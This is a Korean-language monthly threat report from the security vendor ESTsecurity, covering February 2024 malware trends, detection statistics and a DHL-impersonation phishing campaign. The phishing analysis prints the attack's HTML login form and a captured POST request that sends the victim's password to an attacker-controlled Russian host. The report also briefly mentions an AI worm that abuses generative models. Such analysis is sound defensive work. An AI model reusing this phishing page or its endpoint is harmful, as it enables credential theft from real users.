No.174 | 2024.3

ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



Copyright©2024 ESTsecurity Corp. All rights reserved.

ESTsecurity

ESRC 보안동향보고서

CONTENTS

1 악성코드 통계 및 분석 01-07

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

2 최신 보안 동향 08-11

글로벌 항공화물 운송업체를 사칭해 계정정보를 탈취하는 피싱 메일 주의!

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

ESTsecurity Copyright©2024 ESTsecurity Corp. All rights reserved.

1. 악성코드 동향

북한 정부의 지원을 받는 해킹 조직들의 국내외를 망라한 공격이 다수 발견되었습니다. 국내 국정원 및 사법 기관들에 의해 다수의 북 해킹 조직의 공격 실태가 공개되었습니다. 지난해 2 월 발생한 대법원 해킹 공격, 대통령실 행정관 이메일 해킹 공격, 기재부 및 정부 24 등 정부 사이트 디도스 공격, 수 천개의 도박사이트를 제작해 국내 범죄 조직에 판매한 정황 등이 이에 해당하며, 지난 19 일에는 국가정보원(NIS)과 독일 헌법보호청(BfV)이 북한 해킹조직의 방위산업 분야 기업 · 연구소를 대상으로 한 사이버공격의 피해 예방을 위해 두 번째 합동 사이버보안 권고문을 발행한 바 있습니다. 그 밖에 러시아 외교부를 타깃으로 한 백도어, PyPI 와 npm 소프트웨어에 대한 공급망 공격 사례도 확인되었습니다.

지난 2 월 19 일(현지시간), 영국, 미국, 프랑스, 독일, 호주, 스위스, 캐나다 등 11 개국의 사이버 국제 공조 작전 '오퍼레이션 크로노스 (Operation Cronos)'에 의해 글로벌 최대 규모의 랜섬웨어 조직인 LockBit 그룹이 운영하는 인프라 다수가 압류되었다는 발표가 있었습니다. 이 작전에 의해 공격자의 서버 및 탈취 데이터, 다크웹 도메인 등이 압수되었고, 200 개 이상의 암호화폐 계정 동결 뿐만 아니라 1,000 개 이상의 복호화 키도 확보가 되었다고 공개되었습니다. 그러나 유감스럽게도 불과 일주일이 채 지나지 않은 2 월 24 일 LockBit 랜섬조직은, 백업 시스템이 손상되지 않았고 보안 정책을 강화하였다는 공지로 운영 재개를 선언하였습니다. 또한, 앞으로는 국가 정부 조직을 타깃으로 한 공격에 집중하겠다는 경고도 덧붙였습니다.

OpenAI 의 ChatGPT 및 Google 의 Gemini 와 같은 생성형 인공 지능(AI) 모델을 악용하여 악성코드를 주입하는 'Morris II'라는 새로운 Worm 이 발견되었습니다. 1988 년의 전 세계 인터넷의 1/10 을 점령했던 악명 높은 'Morris' 웜을 연상시키는 이 웜은 AI 를 활용하여 악성코드를 복제 및 확산함으로써 잠재적으로 데이터 도난, 스팸 유포 및 다른 AI 모델의 오염을 초래하는 심각한 위협을 가할 가능성이 있습니다. 이렇게 진화하는 보안 위협에 대비하기 위하여 보안 담당자는 위협 모니터링을 강화하고, 엄격하게 검증하고, 사이버 보안을 위한 지속적인 교육과 협력을 장려해야 합니다.

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP 15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2024 년 2 월에는 새롭게 탐지된 Heur.BZC.ONG.Pantera.14.C76F5E25 가 1 위를 차지하였습니다. 그 밖에도 Gen:Variant.Cerbu.109340, Trojan.GenericFCA.Agent.7232, Misc.Riskware.Segurazo, Gen:Variant.Doina.18540, Heur.BZC.YAX.Linx.15.05E78B67, Trojan. ShadowBrokers.A 등 다수의 새로운 탐지명이 순위권에 진입하였습니다.

그 외에 눈에 띄는 부분으로는 꾸준히 상위권을 차지하고 있던 OS/SW 불법인증툴 관련 탐지명 Misc.HackTool.AutoKMS, Misc.HackTool.KMSActivator 등이 대폭 하락한 특징이 있습니다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	NEW	Heur.BZC.ONG.Pantera.14.C76F5E25	ETC	1,048,538
2	NEW	Gen:Variant.Cerbu.109340	ETC	872,091
3	NEW	Trojan.GenericFCA.Agent.7232	Trojan	383,251
4	NEW	Misc.Riskware.Segurazo	ETC	311,954
5	NEW	Gen:Variant.Doina.18540	ETC	277,067
6	NEW	Heur.BZC.YAX.Linx.15.05E78B67	ETC	270,994
7	NEW	Trojan.ShadowBrokers.A	Trojan	262,361
8	NEW	Gen:Variant.Razy.767621	ETC	237,924
9	NEW	Trojan.GenericKD.46718480	Trojan	236,355
10	↓7	Misc.HackTool.AutoKMS	ETC	220,386
11	NEW	Trojan.Agent.Injector.Gen	Trojan	200,805
12	NEW	Trojan.Agent.Zpevdo.A	Trojan	195,634
13	↓7	Backdoor.Generic.792814	backdoor	187,153
14	NEW	Worm.ACAD.Bursted	Worm	182,494
15	NEW	Trojan.HTML.Ramnit.A	Trojan	163,756

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임


2024 년 2 월 1 일 ~ 2024 년 2 월 29 일

ESTsecurity Copyright©2024 ESTsecurity Corp. All rights reserved.

악성코드 유형별 비율


악성코드 유형별 비율에서 기타(ETC) 유형이 64%로 가장 높은 비율로 탐지되었으며, 그 다음으로 트로이목마(Trojan) 유형이 28%, 백도어(Backdoor), 웜(Worm) 유형이 각각 4%로 확인되었습니다.

2024 년 1 월과 비교하여 전체 감염 건수는 8 배 가량 증가하였습니다.



카테고리별 악성코드 비율 전월 비교

2024 년 2 월에는 지난 1 월과 비교하여 트로이목마(Trojan) 유형이 13%, 기타(ETC) 유형이 14%로 대폭 증가하였으며, 웜(Worm) 유형이 새로 등장해 4%를 차지하였습니다. 백도어(Bakcdoor) 유형이 3% 소폭 감소하였고, 취약점(Exploit) 유형과 바이러스(Virus) 유형은 순위권에 자리하지 못하였습니다.




ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

2 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 2 월 1 일부터 2 월 29 일까지 총 25,286 건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 2 월 한 달간 총 7,826,854 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 1 월 한 달간 확인되었던 8,303,629 건의 악성코드 경유지/유포지 URL 수에 비해 약 5.7% 가량 감소한 수치입니다. 악성코드 경유지/유포지 URL 의 경우, 항상 고정적인 URL 만 모니터링하는 것이 아닌 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.



ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

2


최신 보안 동향

ESTsecurity Copyright©2024 ESTsecurity Corp. All rights reserved.

글로벌 항공화물 운송업체를 사칭해 계정정보를 탈취하는 피싱 메일 주의!

글로벌 항공화물 운송업체를 사칭해 국내 주조 전문업체를 타깃으로 계정정보를 탈취하는 피싱 메일이 유포되고 있어 사용자들의 주의가 필요합니다.


이번에 발견된 메일은 'DHL 화물이 도착했습니다 (인보이스 및 AWB)'라는 제목으로 유포되었으며, DHL Express 으로 위장하여 악성 첨부파일의 실행을 유도합니다.



[그림 1] 피싱 이메일 캡쳐

해당 메일에 첨부된 'DHL parcel Document.html' 파일을 실행하면 로그인 정보를 입력하는 피싱 페이지가 열리게 되고, 로그인 창에 입력된 정보는 공격자의 별도 서버로 전송됩니다.

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.



[그림 2] 피싱 페이지 캡쳐

```
<tr><td style="height:7px;">
    <form method="post" action="https://devel.booklavka.ru/sites/all/themes/hatch/templates/piuna/fapapp.php">
</td></tr>
<tr><td>
    <input  name="passwd" type="password" placeholder="Enter Password" required>
</td></tr>
<tr><td>
        <hr width="100%" align="left">
</td></tr>
<tr><td>
    <div align="right">
        <font face="arial" size="2" color="#0431B4">
            <font color="#6E6E6E">Remember Me</font>
        </font>
    </div>
```

[그림 3] DHL parcel Document.html 파일 내부 소스코드

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

```
POST /sites/all/themes/hatch/templates/piuna/fapapp.php HTTP/1.1
Host: devel.booklavka.ru
Connection: keep-alive
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Accept-Encoding: gzip, deflate
Content-Length: 48

passwd=lq2w3e&login=[redacted].com
```

[그림 4] 개인정보를 수집하는 패킷 정보

이메일 내 피싱 첨부파일을 통해 사용자 계정을 탈취하는 공격 방식은 굉장히 오래되었지만 여전히 공격자들이 즐겨 사용하는 수법입니다. 이번에 발견된 피싱 메일의 경우 DHL 관련 메일인 듯 보이지만, 발신자의 도메인은 이와 관련없는 다른 회사의 도메인을 사용하였습니다. 이와 같이 발신자 메일주소 도메인과 메일이 특정하는 조직의 일치 여부를 확인하는 것 만으로도 악성 공격메일에 대한 1 차 필터링이 가능하다는 점을 참고하시기 바라며, 사용자 분들은 출처가 불분명한 발신자에게 수신한 이메일의 무분별한 접근을 지양하시기 바랍니다.

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

㈜이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616

www.estsecurity.com